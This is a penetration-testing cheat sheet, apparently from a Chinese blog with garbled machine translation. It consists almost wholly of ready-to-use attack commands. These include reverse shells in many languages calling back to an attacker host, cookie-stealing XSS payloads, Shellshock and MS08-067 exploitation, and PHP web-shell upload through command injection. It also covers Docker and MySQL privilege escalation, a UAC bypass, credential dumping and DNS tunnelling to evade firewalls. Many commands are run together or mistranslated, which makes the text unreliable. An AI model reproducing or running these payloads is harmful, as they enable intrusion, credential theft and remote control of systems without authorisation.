bash -i >& /dev/tcp/X.X.X.X/4430>&1 exec /bin/bash 0&02>&0exec /bin/bash 0&02>&00<&196;exec 196<>/dev/tcp/attackerip/4444; sh <&196>&1962>&1960<&196;exec 196<>/dev/tcp/attackerip/4444; sh <&196>&1962>&196 exec 5<>/dev/tcp/attackerip/4444 cat <&5 | while read line; do $line 2>&5 >&5; done # or: while read line 0<&5; do $line 2>&5 >&5; doneexec 5<>/dev/tcp/attackerip/4444 cat <&5 | while read line; do $line 2>&5 >&5; done # or:while read line 0<&5; do $line 2>&5 >&5; done /bin/bash -i > /dev/tcp/attackerip/80800<&12>&1/bin/bash -i >/dev/tcp/X.X.X.X/4430<&12>&1
PERL rebound Shell
perl -MIO -e '$p=fork;exit,if($p);$c=new IO::Socket::INET(PeerAddr,"attackerip:443");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;'# Win 平台perl -MIO -e '$c=new IO::Socket::INET(PeerAddr,"attackerip:4444");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;'perl -e 'use Socket;$i="10.0.0.1";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};’
RUBY Revolt Shell
ruby -rsocket -e 'exit if fork;c=TCPSocket.new("attackerip","443");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.read}end' # Win 平台ruby -rsocket -e 'c=TCPSocket.new("attackerip","443");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.read}end'ruby -rsocket -e 'f=TCPSocket.open("attackerip","443").to_i;exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'
PYTHON rebound Shell
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("attackerip",443));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
PHP rebound Shell
php -r '$sock=fsockopen("attackerip",443);exec("/bin/sh -i <&3 >&3 2>&3");'
JAVA rebound Shell
r = Runtime.getRuntime()p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/attackerip/443;cat <&5 | while read line; do \$line 2>&5 >&5; done"] as String[])p.waitFor()
NETCAT rebound Shell
nc -e /bin/sh attackerip 4444nc -e /bin/sh 192.168.37.10443# 如果 -e 参数被禁用,可以尝试以下命令# mknod backpipe p && nc attackerip 443 0<backpipe | /bin/bash 1>backpipe/bin/sh | nc attackerip 443rm -f /tmp/p; mknod /tmp/p p && nc attackerip 44430/tmp/# 如果你安装错了 netcat 的版本,请尝试以下命令rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc attackerip >/tmp/f
TelNET rebound Shell
# 如果 netcat 不可用或者 /dev/tcpmknod backpipe p && telnet attackerip 4430<backpipe | /bin/bash 1>backpipe
XTERM rebound Shell
# http://baike.baidu.com/view/418628.htm# 开启 X 服务器 (:1 – 监听 TCP 端口 6001)apt-get install xnestXnest :1# 记得授权来自目标 IP 的连接xterm -display 127.0.0.1:1# 授权访问xhost +targetip # 在目标机器上连接回我们的 X 服务器xterm -display attackerip:1/usr/openwin/bin/xterm -display attackerip:1or$ DISPLAY=attackerip:0 xterm
XSS Memorandum
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet("< iframes > src=http://IP:PORT </ iframes >") <script>document.location=http://IP:PORT</script>';alert(String.fromCharCode(88,83,83))//\';alert(String.fromCharCode(88,83,83))//";alert(String.fromCharCode(88,83,83))//\";alert(String.fromCharCode(88,83,83))//–></SCRIPT>">'><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT> ";!–"<XSS>=&amp;amp;{()} <IMG SRC="javascript:alert('XSS');"><IMG SRC=javascript:alert('XSS')><IMG """><SCRIPT>alert("XSS")</SCRIPT>""><IMG SRC=&amp;amp;#106;&amp;amp;#97;&amp;amp;#118;&amp;amp;#97;&amp;amp;#115;&amp;amp;#99;&amp;amp;#114;&amp;amp;#105;&amp;amp;#112;&amp;amp;#116;&amp;amp;#58;&amp;amp;#97;&amp;amp;#108;&amp;amp;#101;&amp;amp;#114;&amp;amp;#116;&amp;amp;#40;&amp;amp;#39;&amp;amp;#88;&amp;amp;#83;&amp;amp;#83;&amp;amp;#39;&amp;amp;#41;> <IMG SRC=&amp;amp;#0000106&amp;amp;#0000097&amp;amp;#0000118&amp;amp;#0000097&amp;amp;#0000115&amp;amp;#0000099&amp;amp;#0000114&amp;amp;#0000105&amp;amp;#0000112&amp;amp;#0000116&amp;amp;#0000058&amp;amp;#0000097&amp;amp;#0000108&amp;amp;#0000101&amp;amp;#0000114&amp;amp;#0000116&amp;amp;#0000040&amp;amp;#0000039&amp;amp;#0000088&amp;amp;#0000083&amp;amp;#0000083&amp;amp;#0000039&amp;amp;#0000041><IMG SRC="jav ascript:alert('XSS');"> perl -e 'print "<IMG SRC=javascript:alert(\"XSS\")>";' > out <BODY onload!#$%&amp;()*~+-_.,:;?@[/|\]^`=alert("XSS")> (">< iframes http://google.com < iframes >) <BODY BACKGROUND="javascript:alert('XSS')"><FRAMESET><FRAME SRC=”javascript:alert('XSS');"></FRAMESET>"><script >alert(document.cookie)</script>%253cscript%253ealert(document.cookie)%253c/script%253e"><s"%2b"cript>alert(document.cookie)</script>%22/%3E%3CBODY%20οnlοad=’document.write(%22%3Cs%22%2b%22cript%20src=http://my.box.com/xss.js%3E%3C/script%3E%22)'%3E<img src=asdf οnerrοr=alert(document.cookie)>
SSH Over SCTP (Use Socat)
# 远端服务器# 假设你准备让 SCTP socket 监听端口 80/SCTP 并且 sshd 端口在 22/TCP$ socat SCTP-LISTEN:80,fork TCP:localhost:22# 本地端# 将 SERVER_IP 换成远端服务器的地址,然后将 80 换成 SCTP 监听的端口号$ socat TCP-LISTEN:1337,fork SCTP:SERVER_IP:80# 创建 socks 代理# 替换 username 和 -p 的端口号$ ssh -lusername localhost -D 8080 -p 1337
Use onion network
# 安装服务$ apt-get install tor torsocks # 绑定 ssh 到 tor 服务端口 80# /etc/tor/torrcSocksPolicy accept127.0.0.1SocksPolicy accept192.168.0.0/16Lognoticefile /var/log/tor/notices.logRunAsDaemon 1HiddenServiceDir /var/lib/tor/ssh_hidden_service/HiddenServicePort 80127.0.0.1:22PublishServerDescriptor 0$ /etc/init.d/tor start$ cat /var/lib/tor/ssh_hidden_service/hostname3l5zstvt1zk5jhl662.onion # ssh 客户端连接$ apt-getinstall torsocks$ torsocks ssh [email protected] -p80
Metagoofil – meta-data collection tool
Note: Metagoofil is a tool for gathering information using Google.
# http://www.edge-security.com/metagoofil.php# 它可以自动在搜素引擎中检索和分析文件,还具有提供Mac地址,用户名列表等其他功能$ python metagoofil.py -d example.com -t doc,pdf -l 200 -n 50 -o examplefiles -f results.html
Use Shellshock
# 一个发现并利用服务器 Shellshock 的工具# https://github.com/nccgroup/shocker$ ./shocker.py -H 192.168.56.118 --command "/bin/cat /etc/passwd" -c /cgi-bin/status --verbose # 查看文件$ echo-e"HEAD /cgi-bin/status HTTP/1.1\r\nUser-Agent: () { :;}; echo \$(</etc/passwd)\r\nHost: vulnerable\r\nConnection: close\r\n\r\n" | nc 192.168.56.118 80 # 绑定 shell$ echo-e"HEAD /cgi-bin/status HTTP/1.1\r\nUser-Agent: () { :;}; /usr/bin/nc -l -p 9999 -e /bin/sh\r\nHost: vulnerable\r\nConnection: close\r\n\r\n" | nc 192.168.56.118 80 # 反弹 Shell$ nc -l -p 443$ echo"HEAD /cgi-bin/status HTTP/1.1\r\nUser-Agent: () { :;}; /usr/bin/nc 192.168.56.103 443 -e /bin/sh\r\nHost: vulnerable\r\nConnection: close\r\n\r\n" | nc 192.168.56.118 80
Get Docker’s Root
# 获取 Docker 的 Root# user 必须在 docker 用户组中ek@victum:~/docker-test$ iduid=1001(ek) gid=1001(ek) groups=1001(ek),114(docker) ek@victum:~$ mkdir docker-testek@victum:~$ cd docker-test ek@victum:~$ cat > DockerfileFROM debian:wheezy ENV WORKDIR /stuff RUN mkdir -p $WORKDIR VOLUME [ $WORKDIR ] WORKDIR $WORKDIR<< EOF ek@victum:~$ docker build -t my-docker-image .ek@victum:~$ docker run -v $PWD:/stuff -t my-docker-image /bin/sh -c \'cp /bin/sh /stuff && chown root.root /stuff/sh && chmod a+s /stuff/sh'./shwhoami# root ek@victum:~$ docker run -v /etc:/stuff -t my-docker-image /bin/sh -c 'cat /stuff/shadow'
Use DNS tunnels to bypass firewalls
# 让数据和命令使用 DNS 隧道传输以绕过防火墙的检查# dnscat2 支持从目标主机上面上传和下载命令来获取文件、数据和程序# 服务器 (攻击者)$ apt-get update$ apt-get -y install ruby-dev git make g++$ gem install bundler$ git clone https://github.com/iagox86/dnscat2.git$ cd dnscat2/server$ bundle install$ ruby ./dnscat2.rbdnscat2> New session established:16059dnscat2> session -i 16059# 客户机 (目标)# https://downloads.skullsecurity.org/dnscat2/# https://github.com/lukebaggett/dnscat2-powershell$ dnscat --host <dnscat server_ip>
Compile Assembly Code
$ nasm -f elf32 simple32.asm -o simple32.o$ ld -m elf_i386 simple32.o simple32 $ nasm -f elf64 simple.asm -o simple.o$ ld simple.o -o simple
Use non-interactive Shell to access the Intranet
# 生成 shell 使用的 ssh 密钥$ wget -O - -q "http://domain.tk/sh.php?cmd=whoami"$ wget -O - -q "http://domain.tk/sh.php?cmd=ssh-keygen -f /tmp/id_rsa -N \"\" "$ wget -O - -q "http://domain.tk/sh.php?cmd=cat /tmp/id_rsa"# 增加用户 tempuser$ useradd -m tempuser$ mkdir /home/tempuser/.ssh && chmod 700 /home/tempuser/.ssh$ wget -O - -q "http://domain.tk/sh.php?cmd=cat /tmp/id_rsa" > /home/tempuser/.ssh/authorized_keys$ chmod 700 /home/tempuser/.ssh/authorized_keys$ chown -R tempuser:tempuser /home/tempuser/.ssh # 反弹 ssh shell$ wget -O - -q "http://domain.tk/sh.php?cmd=ssh -i /tmp/id_rsa -o StrictHostKeyChecking=no -R 127.0.0.1:8080:192.168.20.13:8080 -N -f tempuser@<attacker_ip>"
Fetch Shell using POST remote commands
attacker:~$ curl -i -s -k -X 'POST' --data-binary $'IP=%3Bwhoami&submit=submit' 'http://victum.tk/command.php' attacker:~$ curl -i -s -k -X 'POST' --data-binary $'IP=%3Becho+%27%3C%3Fphp+system%28%24_GET%5B%22cmd%22%5D%29%3B+%3F%3E%27+%3E+..%2Fshell.php&submit=submit' 'http://victum.tk/command.php' attacker:~$ curl http://victum.tk/shell.php?cmd=id # 在服务器上下载 shell (phpshell.php)http://victum.tk/shell.php?cmd=php%20-r%20%27file_put_contents%28%22phpshell.php%22,%20fopen%28%22http://attacker.tk/phpshell.txt%22,%20%27r%27%29%29;%27# 运行 nc 并执行 phpshell.phpattacker:~$ nc -nvlp 1337
Backlash system access to Win7 as administrator Shell
msfvenom –p windows/shell_reverse_tcp LHOST=192.168.56.102 –f exe > danger.exe # 显示账户配置net user <login> # Kali 上下载 psexechttps://technet.microsoft.com/en-us/sysinternals/bb897553.aspx # 使用 powershell 脚本上传 psexec.exe 到目标机器echo $client = New-Object System.Net.WebClient > script.ps1echo $targetlocation = "http://192.168.56.102/PsExec.exe">> script.ps1echo $client.DownloadFile($targetlocation,"psexec.exe") >> script.ps1powershell.exe -ExecutionPolicy Bypass -NonInteractive -File script.ps1 # 使用 powershell 脚本上传 danger.exe 到目标机器echo $client = New-Object System.Net.WebClient > script2.ps1echo $targetlocation = "http://192.168.56.102/danger.exe">> script2.ps1echo $client.DownloadFile($targetlocation,"danger.exe") >> script2.ps1powershell.exe -ExecutionPolicy Bypass -NonInteractive -File script2.ps1 # 使用预编译的二进制文件绕过 UAC:https://github.com/hfiref0x/UACME # 使用 powershell 脚本上传 https://github.com/hfiref0x/UACME/blob/master/Compiled/Akagi64.exe 到目标机器echo $client = New-Object System.Net.WebClient > script2.ps1echo $targetlocation = "http://192.168.56.102/Akagi64.exe">> script3.ps1echo $client.DownloadFile($targetlocation,"Akagi64.exe") >> script3.ps1powershell.exe -ExecutionPolicy Bypass -NonInteractive -File script3.ps1 # 在 Kali 上创建监听nc -lvp 4444# 以系统权限使用 Akagi64 运行 danger.exeAkagi64.exe 1C:\Users\User\Desktop\danger.exe # 在 Kali 上创建监听nc -lvp 4444# 下一步就会反弹给我们一个提过权的 shell# 以系统权限使用 PsExec 运行 danger.exepsexec.exe –i –d –accepteula –s danger.exe
Shell with system permissions to bounce on Win7 as a normal user
https://technet.microsoft.com/en-us/security/bulletin/dn602597.aspx #ms15-051https://www.fireeye.com/blog/threat-research/2015/04/probable_apt28_useo.html https://www.exploit-db.com/exploits/37049/# 查找目标机器是否安装了补丁,输入如下命令wmic qfe getwmic qfe | find "3057191"# 上传编译后的利用程序并运行它https://github.com/hfiref0x/CVE-2015-1701/raw/master/Compiled/Taihou64.exe# 默认情况下其会以系统权限执行 cmd.exe,但我们需要改变源代码以运行我们上传的 danger.exe# https://github.com/hfiref0x/CVE-2015-1701 下载它并定位到 "main.c"# 使用 wce.exe 获取已登录用户的明文账号密码http://www.ampliasecurity.com/research/windows-credentials-editor/ wce -w # 使用 pwdump7 获取其他用户的密码哈希值http://www.heise.de/download/pwdump.html# we can try online hash cracking tools such crackstation.net
MS08-067 – Do not use Metasploit
$ nmap -v -p 139, 445 --script=smb-check-vulns --script-args=unsafe=1192.168.31.205$ searchsploit ms08-067$ python /usr/share/exploitdb/platforms/windows/remote/7132.py 192.168.31.2051
Right to draw through MySQL Root Account
# Mysql Server version: 5.5.44-0ubuntu0.14.04.1 (Ubuntu)$ wget 0xdeadbeef.info/exploits/raptor_udf2.c$ gcc -g -c raptor_udf2.c$ gcc -g -shared -Wl,-soname,raptor_udf2.so -o raptor_udf2.so raptor_udf2.o -lcmysql -u root -pmysql> use mysql;mysql> create table foo(line blob);mysql> insert into foo values(load_file('/home/user/raptor_udf2.so'));mysql> select * from foo into dumpfile '/usr/lib/mysql/plugin/raptor_udf2.so';mysql> create function do_system returns integer soname 'raptor_udf2.so';mysql> select * from mysql.func;mysql> selectdo_system('echo "root:passwd" | chpasswd > /tmp/out; chown user:user /tmp/out'); user:~$ su -Password:user:~# whoamirootroot:~# iduid=0(root) gid=0(root) groups=0(root)
Use LD_PRELOAD injection program
$ wget https://github.com/jivoi/pentest/ldpreload_shell.c$ gcc -shared -fPIC ldpreload_shell.c -o ldpreload_shell.so$ sudo -u user LD_PRELOAD=/tmp/ldpreload_shell.so /usr/local/bin/somesoft
A time-series attack on OpenSSH users
Note: A time-series attack (“Enumeration Timing Attack”) is a side channel attack/sideline attack (Side Channel Attrack), which refers to the way in which an attack is carried out using information other than faith, such as voltage and means of transmission from the feet during decryption/declassification of chips, one term being “hand-on”. shotgun It’s an understandable explanation.
Osueta is a python2 script used for time-series attacks on OpenSSH, which can use the time-series attack to name the OpenSSH user and can, under certain conditions, launch an DOS attack on the OpenSSH server.
# https://github.com/c0r3dump3d/osueta$ ./osueta.py -H 192.168.1.6 -p 22 -U root -d 30 -v yes$ ./osueta.py -H 192.168.10.22 -p 22 -d 15 -v yes –dos no -L userfile.txt
Construct a valid HTTP request using ReDuh to create TCP channel
Note: ReDuh is a tool to transmit various other data via tunnels created by the HTTP protocol. It can relay the portal of an Intranet server through http/https tunnel to its home station, forming a connected loop. Connect the internal open port of the target server if it is used for inside the network or when a port policy has been developed.
By the way, it’s called a reduh-Gui port transponder.
# https://github.com/sensepost/reDuh# 步骤 1# 上传 reDuh.jsp 目标服务器$ http://192.168.10.50/uploads/reDuh.jsp# 步骤 2# 在本机运行 reDuhClient$ java -jar reDuhClient.jar http://192.168.10.50/uploads/reDuh.jsp# 步骤 3# 使用 nc 连接管理端口$ nc -nvv 127.0.0.11010# 步骤 4# 使用隧道转发本地端口到远程目标端口[createTunnel] 7777:172.16.0.4:3389# 步骤 5# 使用 RDP 连接远程$ /usr/bin/rdesktop -g 1024x768 -P -z -x l -k en-us -r sound:off localhost:7777
未经允许不得转载:萌萌Apprentissage » Nmap Detailed Reference Guide


 linux One Chinese script
 Google shell enable enhanced mode 4 nuclear 16G RAM
 Tmux use tutorial
 Screen's summary
 I'm gonna get you a new one, shell.cloud.google on the line.
 Linux Memory Clearing

